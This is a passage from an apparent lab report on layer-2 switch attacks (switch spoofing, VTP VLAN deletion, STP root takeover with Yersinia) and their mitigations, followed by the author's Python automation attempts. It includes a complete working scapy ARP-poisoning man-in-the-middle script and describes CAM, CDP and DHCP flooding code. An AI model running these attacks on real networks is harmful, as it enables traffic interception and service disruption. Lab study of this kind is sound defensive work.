


Figure 65 Starting the attack

Before commencing the attack, I would like to demonstrate that the trunk on the switch is currently devoid of any configurations or associations. With the" show interfaces trunk" command I can see the trunks in the switch. You can analyze the figure below.

```
* purposes is expressly prohibited except as otherwise authorized by     *
* Cisco in writing.                                                       *
**************************************************************************
Switch>en
Switch#show int
Switch#show interfaces trunk
Switch#
```

Figure 66 Before our attack

Furthermore, you can verify the output of the same command subsequent to executing the enabling attack as depicted below.

```
Switch#show interfaces trunk

Port        Mode             Encapsulation  Status        Native vlan
Gi0/0       auto             n-802.1q       trunking      1

Port        Vlans allowed on trunk
Gi0/0       1-4094

Port        Vlans allowed and active in management domain
Gi0/0       1

Port        Vlans in spanning tree forwarding state and not pruned
Gi0/0       1
Switch#
```

Figure 67 After our attack

You can see that negotiation of trunking is on.

```
Switch#show interfaces gigabitEthernet 0/0 switchport
Name: Gi0/0
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: trunk
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: dot1q
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL

Protected: false
Appliance trust: none
Switch#
```

Figure 68 Result of our attack

5.3.) Defending Against Switch Spoofing Attacks Protocol

In order to mitigate switch spoofing, switches that are connected to different switches must be configured as trunks. Specifically, the switchport mode should be set to "access," and

trunk negotiation should be disabled. This configuration can be achieved using the following commands:

```
Switch#int gi
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#int gig
Switch(config)#int gigabitEthernet 0/0
Switch(config-if)#sw mode a
Switch(config-if)#sw mode access
Switch(config-if)#sw non
Switch(config-if)#sw nonegotiate
Switch(config-if)#sh int trun
Switch(config-if)#end
Switch#sh
*Sep  4 17:39:09.010: %SYS-5-CONFIG_I: Configured from console by console int tr
u
Switch#sh int trunk
Switch#
```

Figure 69 Defending against Switch Spoofing

And it can be seen below the negotiation is now off

```
Switch#sh int gigabitEthernet 0/0 sw
Name: Gi0/0
Switchport: Enabled
Administrative Mode: static access
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: Off
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
Pruning VLANs Enabled: 2-1001
Capture Mode Disabled
Capture VLANs Allowed: ALL
```

Figure 70 Defending against Switch Spoofing 2

```
Switch(config)#vtp domain ccna
Changing VTP domain name from NULL to ccna
Switch(config)#
*Sep  4 17:57:43.423: %SW_VLAN-6-VTP_DOMAIN_NAME_CHG: VTP domain name changed to
 ccna.
Switch(config)#vlan 10
Switch(config-vlan)#vlan 20
Switch(config-vlan)#vlan 30
Switch(config-vlan)#show vtp password
                   ^
% Invalid input detected at '^' marker.

Switch(config-vlan)#end
Switch#
*Sep  4 17:58:14.275: %SYS-5-CONFIG_I: Configured from console by console
Switch#show vtp pass
Switch#show vtp password
The VTP password is not configured.
Switch#
```

Figure 71 Defending against Switch Spoofing 3

6.) VTP Protocol Attacks

6.0.) Anatomy of VTP Protocol Attacks

As previously discussed, the primary objective of the VTP (VLAN Trunking Protocol) is to ensure the consistent management of all configured VLANs across a switched network. Nevertheless, by default, VTP domains do not possess a password. In my virtualization environment, I have not assigned a password, and as illustrated in the figure below, it is evident that no password is configured.

```
Switch#show vtp pass
Switch#show vtp password
The VTP password is not configured.
Switch#
```

Figure 72 VTP password before attack

6.1.) Execution of VTP Protocol Attacks

First, I needed to enable trunking.




Figure 73 Starting our attack

Afterwards I can just go to the VTP segment of choose protocol attack option and delete a VLAN. As you can see in the figures below.




Figure 74 Different options of our attack

If I wanted to delete one VLAN I need to specify the VLAN id.




Figure 75 Adding VLAN

Subsequently I pressed the" OK" and sent a VTP packet.




Figure 76 Sending VTP packet

And in the figures below you can see the VLANs before and after the attack.




Figure 77 Result of our attack




Figure 78 Result of our attack -2

Please note that it is possible to delete all VLANs as well.

6.2.) Preventing VTP Protocol Attacks

As it is widely acknowledged, VTP attacks are contingent upon the presence of a functioning trunk. Therefore, to prevent such attacks (as previously demonstrated in the "Preventing Switch Spoofing Attacks" section), it is imperative to ensure that trunking is effectively disabled. Nevertheless, it is advisable to take additional precautions to minimize any potential risks, especially in scenarios where future administrators might inadvertently enable trunk negotiation or similar settings.

Because I showed how to disable trunking I am not going to show it again.

```
Switch#show vtp status
VTP Version capable             : 1 to 3
VTP version running             : 1
VTP Domain Name                 : ccna
VTP Pruning Mode                : Disabled
VTP Traps Generation            : Disabled
Device ID                       : 0c71.cb54.8000
Configuration last modified by 10.13.58.1 at  ^@^@:^@^@:^@^@
Local updater ID is 0.0.0.0 (no valid interface found)

Feature VLAN:
--------------
VTP Operating Mode              : Server
Maximum VLANs supported locally : 1005
Number of existing VLANs        : 5
Configuration Revision          : 8
MD5 digest                      : 0x62 0x7B 0xD1 0x20 0x63 0xBB 0xD9 0x3D
                                  0x5F 0x05 0xF8 0x75 0xCD 0x87 0x33 0x2B
Switch#
```

Figure 79 Prevention of VTP attacks

In reviewing our VTP status, it's evident that setting a password is a necessary step. When creating a password, several crucial considerations must be taken into account. First and foremost, longer passwords are generally more secure. It is essential that our password incorporates a combination of numbers, letters (both uppercase and lowercase), as well as symbols. Common password patterns should be avoided, as they can make passwords predictable. For instance, when administrators enforce the use of capital letters, many users might begin their passwords with a capital letter and end with numbers. Substituting letters with numbers or symbols, like using "3" instead of "E" or "@" instead of "A," should also be avoided.

Additionally, including personal information in a password, such as the names of one's parents or pets, should be strictly avoided, as these details can be easy to guess. To enhance password security, it is important to steer clear of common words and phrases, which can be vulnerable to dictionary-based attacks and other intrusion attempts.

The VTP password can be set with “vtp password <password_of_your_choice>” command.

```
Switch(config)#vtp password g7G9>Hx)
Setting device VTP password to g7G9>Hx)
Switch(config)#
```

Figure 80 Setting password on VTP

7.) STP Protocol Attacks

7.0.) Anatomy of STP Protocol Attacks

In the section concerning essential networking knowledge, I provided an explanation of the STP (Spanning Tree Protocol). While STP encompasses numerous potential attack vectors, it is paramount to underscore that assuming the root role constitutes one of the most critical attacks that can be executed. The reason for this is that, by becoming the root bridge, an attacker gains the capability to clandestinely intercept a vast majority of the data transmitted within the network.

7.1.) Execution of STP Protocol Attacks

In the diagram depicted below, you will find the visualization of my virtualization set.




Figure 81 How our network looks

To assume the Root role with the assistance of Yersinia, I followed these steps:

1. Open the "Choose Protocol Attack" section.
2. Navigate to the STP segment.
3. Select the "Claiming Root Role" segment.

This sequence of actions will allow you to claim the Root role using Yersinia.




Figure 82 Starting the attack

Prior to the attack, the initial switch held the role of the root switch. However, subsequent to the attack, it no longer assumes this role, as illustrated in the figures below.




Figure 83 Result of our attack




Figure 84 Result of our attack -2

The trunk my computer is on is the root now.

Figure 85 Result of our attack -3

8.) My Automation Attempt

Having acquired proficiency in inter-network penetration tests, I diligently endeavored to automate the acquired knowledge utilizing Python. Initially, I conducted attacks with Yersinia and other tools, capturing relevant packets through Wireshark. Subsequently, I embarked on the process of manually crafting packets by analyzing Wireshark data and leveraging online resources. The ensuing section presents a compilation of the outcomes derived from these endeavors.

8.0.) Basic Packet Creation




Figure 86 Creting a basic packet

In this code snippet you can see, I created a very basic IP packet and send it to the Cisco switch.

8.1.) Cam Table Overflow




Figure 87 Creating and sending CAM packets

In the provided code snippet, I generated a CAM packet and transmitted it to the switch. Notably, MAC addresses are represented in hexadecimal values, extending up to "F." Initially, I generated a random MAC address and subsequently initiated a flooding operation on the switch.

8.2.) CDP Overflow

I was planning to put my codes here actually. However, I thought they look better in screenshots. So, I am putting screenshots here.




Figure 88 Creating and sending CDP packets

8.3.) ARP Poisoning

In this segment of my code, I initially obtained the network interfaces and solicited user input to determine their preferred interface. Following this, I executed network sniffing to identify devices connected to the network. In the final stage, I implemented my "Man in the Middle" attack.

```
from scapy.all import *
import netifaces as ni
import subprocess
import ipaddress

def get_interfaces():
    command="ifconfig "
    output=subprocess.check_output(command,shell=True,text=True)
    lines=output.splitlines()
    interfaces=[]
    for line in lines:
        parts=line.split(': ')
        if(len(parts[0])>0 and len(parts[0])<20):
            interfaces.append(parts[0])
    print('Now trying arp poisoning for that it is needed that you choose a network')
    for i in range(len(interfaces)):
        print(i,interfaces[i])
    while True:
        interface_input=int(input('Please enter the number that match up with your prefered interface: '))
        if ( (interface_input<0) or (interface_input >=len(interfaces)) ):
            print('You entered a non-existent option. Please enter again')
        else:
            break
    return interfaces[interface_input]


def sniff(interface):#Burayı daha sonradan hallet. IP'yi otomatik olarak al.
    ip_to_target=[]
    try:
        #   Here I have found the IP address of the chosen network interface. This will come handy to find the subnet.
        addresses=ni.ifaddresses(interface)
        if ni.AF_INET in addresses:
            ip_address = addresses[ni.AF_INET][0]['addr']
            #   Here I have found the MAC address of the given network interface. This will come handy while creating an ethernet frame.
        mac=ni.ifaddresses(interface)[ni.AF_LINK][0]['addr']
    except KeyError:
        print('MAC OR IP ADDRESS COULDN\'T BE FOUND')
        #   In this part of the code I found the netmask from the ifconfig command. I split and played with the code to find the netmask.
    command="ifconfig "
    output=subprocess.check_output(command,shell=True,text=True)
    lines=output.splitlines()
    i=0
    for line in lines:
        parts=line.split(':')
-- INSERT --
```

Figure 89 Creating and sending ARP packets for ARP poisoning

```
    for line in lines:
        parts=line.split(':')
        if(parts[0]==interface):
            netmask=lines[i+1].split()
            netmask=netmask[3]
            break
        i+=1

        #   With ip address and netmask we found we can now find the subnet
    subnet=ipaddress.IPv4Network(f"{ip_address}/{netmask}", strict=False)

        #   I used mac address found before and mada type equal to 0x0806(type of ARP)
    ether_frame=Ether(src=mac,dst='ff:ff:ff:ff:ff:ff',type=0x0806)
        #   Because we want to sniff entire network we need the subnet. Below I created the ARP packet that will be sent.
    packet_to_send=ether_frame/ARP(pdst=str(subnet))
        #
    result, unanswered = srp(packet_to_send, timeout=2, verbose=0)
    all_targets=[]
    i=0
    for sent, received in result:
        print(f"choose {i} for choosing. Received response from {received.psrc} - MAC address: {received.hwsrc}")
        i+=1
        all_targets.append(received)
    target_chosen=input('Which targets you\'d like to target? ').split()
    return target_chosen,netmask,mac,ip_address,all_targets


def MiTM(target_chosen,netmask,mac,ip_address,all_targets):
    i=0
    for i in range(len(target_chosen)):
        print('\n\n',all_targets[int(target_chosen[i])].psrc)
    while True:
        for i in range(len(target_chosen)):
            ether_frame=Ether(src=mac,type=0x0806)
            for j in range(len(all_targets)):
                print('now sending from: ',all_targets[j].psrc,' to: ',all_targets[int(target_chosen[i])].psrc)
                packet_to_send=ether_frame / ARP( hwsrc=mac,  psrc = all_targets[j].psrc , pdst = all_targets[int(target_chosen[i])].psrc )
                sendp(packet_to_send)

interface=get_interfaces()
target_chosen,netmask,mac,ip_address,all_targets=sniff(interface)
MiTM(target_chosen,netmask,mac,ip_address,all_targets)


-- INSERT --
```

Figure 90Creating and sending ARP packets for ARP poisoning 2

8.4.) DHCP Starvation Attacks

This attack was just like “CAM Table Overflow” attacks. I just created a packet and flooded the switch.




Figure 91 Creating and sending dhcp packets for dhcp starvation

8.5.) VTP Attacks

